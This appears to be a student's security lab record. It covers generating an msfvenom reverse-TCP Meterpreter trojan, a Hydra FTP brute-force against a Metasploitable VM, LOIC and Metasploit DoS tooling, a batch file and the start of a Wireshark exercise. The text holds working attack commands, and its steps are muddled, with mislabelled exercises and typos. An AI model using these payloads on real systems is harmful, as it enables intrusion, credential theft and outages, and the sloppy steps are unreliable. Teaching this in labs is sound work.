**EX.NO: 1**

**DATE: IMPLEMENT THE BOOT SECTOR VIRUS**

**AIM:**

To implement boot sector virus.

**PROCEDURE:**

**Select Root Terminal Emulator**

**Step 1: Update and Upgrade Kali Linux**

Open the terminal and type in : **sudo apt-get update**

Next, type in: **sudo apt-get upgrade**

**Step 3: Fix any errors**

If you see this, it means that bundler is either set up incorrectly or hasn’t been updated.

To fix this, change the current directory (file) to usr/share/metasploit-framework by typing in:

**>> cd /usr/share/metasploit-framework/**

from the root directory. If you make a mistake, you can type in

**>> cd ..**

to go back to the previous directory or type in any directory after cd to go there.

**3**.Now that we are in the metasploit-framework directory, type in

**>> gem install bundler**

to install bundler, then type in

**>> bundle install**

**4**.If bundler is not the correct version, you should get a message telling you which version to install (in this case it was 1.17.3). Type in

**>> gem install bundler:[version number]**

and then type in : **gem update –system**

After all of that, everything should work perfectly.

**>> cd /root**

to go back to the root directory.

**Step 2: Open exploit software**

Open up the terminal and type in : **msfvenom**

**Step 4: Choose our payload**

To see a list of payloads : **msfvenom -l payloads**

**Step 5:** Customize our payload

**msfvenom –list-options -p windows/meterpreter/reverse\_tcp**

**Step 6:** Generate the virus

Now that we have our payload, ip address, and port number, we have all the information that we need.

Type in:

Syntax:


**msfvenom -p [payload] LHOST=[your ip address] LPORT=[the port number] -f [file type] > [path]**


**Example**

**msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan.exe**


If we look in our files using ls, we see that our new file pops up.


**OUTPUT:**























**RESULT:**

Thus the implementation of boot sector virus executed successfully.

**EX.NO: 2**

**DATE: BATCH FILE EXECUTION**

**AIM:**

To create a Windows batch file.

**PROCEDURE:**

**Step 1 :** Open a text file, such as a Notepad or WordPad document.

**Step 2 :** Add your commands, starting with **@echo [off]**, followed by, each in a new line, **title [title of your batch script]**, **echo [first line]**, and **pause**.

**Step 3 :** Save your file with the file extension **BAT**, for example, **test.bat**.

**Step 4 :** To run your batch file, **double-click the BAT file** you just created.

**Step 5 :** To edit your batch file, **right-click the BAT file** and select **Edit**.

And here's the corresponding command window for the example above:

**1.Create a New Text Document**

A batch file simplifies repeatable computer tasks using the Windows command prompt. Below is an example of a batch file responsible for displaying some text in your command prompt. Create a new BAT file by right-clicking an empty space within a directory and selecting **New**, then **Text Document**.

**1.CODE**

Double-click this **New Text Document** to open your default text editor. Copy and paste the following code into your text entry.

**>> @echo off**

**>> echo hello  
 >> Pause  
 >> echo This is new**

**>> echo this is seconf one  
 >> pause**

1. **TO SAVE a BAT File**


The above script echoes back the text "Welcome to batch scripting!" Save your file by heading to **File >** **Save As**, and then name your file what you'd like. End your file name with the added **BAT** extension, for example **test.bat**, and click **OK**. This will finalize the batch process. Now, double-click on your newly created batch file to activate it.


**2.To RUN as BAT File**


Once you'd saved your file, all you need to do is **double-click your BAT file**. Instantly, your web pages will open. If you'd like, you can place this file on your desktop. This will allow you to access all of your favorite websites at once.


**OUTPUT:**











**RESULT:**

Thus the Creation and execution of BATCH FILE was successfully completed.

## EX.NO: 3

## DATE: IMPLEMENT ANY ONE PASSWORD CRACKING ALGORITHM

**AIM:**

To implement Brute force attack algorithm to crack password.

**DESCRIPTION:**

Password cracking is a term used to describe the penetration of a network, system, or resource with or without the use of tools to unlock a resource that has been secured with a password. Password cracking tools may seem like powerful decryptors, but in reality are little more than fast, sophisticated guessing machines.

## Hydra

* Hydra is a login cracker that supports many protocols to attack . Among the password cracking programs available, Hydra can be used to brute force passwords. It has many advantages over John the Ripper, but it’s slower and requires more processing power from your system to work correctly
* Hydra is just as straightforward as most of Kali Linux’s tools: simply launch it with a wordlist and start guessing passwords until one works. Hydra will take longer to crack a long password than it will to crack a shorter one, so the length of the password can make a big difference.
* To open it, go to Applications → Password Attacks → Online Attacks → hydra.

It will open the terminal console, as shown in the following screenshot.

In this case, we will brute force FTP service of metasploitable machine, which has IP 192.168.1.101

We have created in Kali a word list with extension ‘lst’ in the path

>> **usr\share\wordlist\metasploit**.

The command will be as follows −

**Root @kali >> hydra -l /usr/share/wordlists/metasploit/user -P**

**/usr/share/wordlists/metasploit/ passwords ftp://192.168.1.101 –V**


where **–V** is the username and password while trying

Hydra Command

As shown in the following screenshot, the username and password are found which are


**msfadmin : msfadmin**


**OUTPUT:**





Brute Force





**RESULT:**

Thus the implementation of password cracking algorithm was successful.

**EX.NO: 4**

**DATE: DEVELOP DOS ATTACK**

## AIM:

To develop Denial of Service attack using LOIC tool.

**PROCEDURE:**

## DoS Tools

**Step 1 :** There are literally hundreds of DoS and DDoS tools available. Within [Kali](https://null-byte.wonderhowto.com/how-to/hack-like-pro-getting-started-with-kali-your-new-hacking-system-0151631/), we can find auxiliary modules within Metasploit specifically for DoSing. If we navigate to:

**root@kali > cd /usr/share/metasplot-framework/auxiliary/dos**

And list the contents of that directory, we can see that Metasploit has organized its DoS tools by the type of target. There are hundreds of denial-of-service tools in Metasploit.

We can find a listing of the Exploit-DB DoS tools by navigating to:

**root@kali > /usr/share/exploitdb/platforms/windows/dos**

A long listing (**ls -l**) of this directory lists all of the Windows DoS tools. A similar, shorter list is at **/usr/share/exploitdb/platforms/Linux/dos**.

## Step 2 : Install MonoDevelop

The package repository hosts the packages you need, add it with the following commands.

**>> sudo apt install gnupg ca-certificates**

**>> sudo apt-key adv --keyserver hkp://keyserver.ubuntu.com:80 --recv-keys 3FA7E0328081BFF6A14DA29AA6A19B38D3D831EF**

**>> echo "deb https://download.mono-project.com/repo/ubuntu stable-focal main" | sudo tee /etc/apt/sources.list.d/mono-official-stable.list**

The package **monodevelop** should be installed for the MonoDevelop IDE.

**>> sudo apt-get install monodevelop**

The package **mono-devel** should be installed to compile code.

The package **mono-complete** should be installed to install everything - this should cover most cases of "assembly not found" errors.

The package **mono-dbg** should be installed to get debugging symbols for framework libraries - allowing you to get line numbers in stack traces.


## Step 3 : LOIC


The Low Orbit Ion Cannon (LOIC) may be the most popular DoS tool and has made its way into hacker lore. It is capable of sending mass amounts of ICMP or UDP packets to the target, thereby saturating the bandwidth, and has been used in some of the most effective and notorious DoS attacks.


LOIC was effectively used by 4chan in the [Project Chanology](http://knowyourmeme.com/memes/events/project-chanology) attack on the Church of Scientology website in 2009, and by Anonymous in the [Operation Payback](https://internet.gadgethacks.com/how-to/cripple-websites-with-ddos-attacks-auto-hacking-botnets-0122907/) attack against PayPal, Visa, and MasterCard in retaliation for cutting off WikiLeaks donations.


LOIC attacks can be largely mitigated by limiting UDP and ICMP packets and limiting how many packets can be sent and delivered to any one client. You can download LOIC on [Source Forge](http://sourceforge.net/projects/loic/). This tool is Windows-based and almost as easy as pointing and clicking.

**OUTPUT:**







****

**RESULT:**

Thus the Development of DOS attack executed Successfully.

**EX NO: 5**

**DATE: PACKET ANALYZER TOOL**

**AIM:**

To Analyse the network packet transmission using packet analyzer tool (Wireshark).

**PROCEDURE:**

1. Capture the packets (TCP / UDP / HTTP)
2. Filter those packets
3. Inspect those packets


**Step 1: Install and open WireShark .**

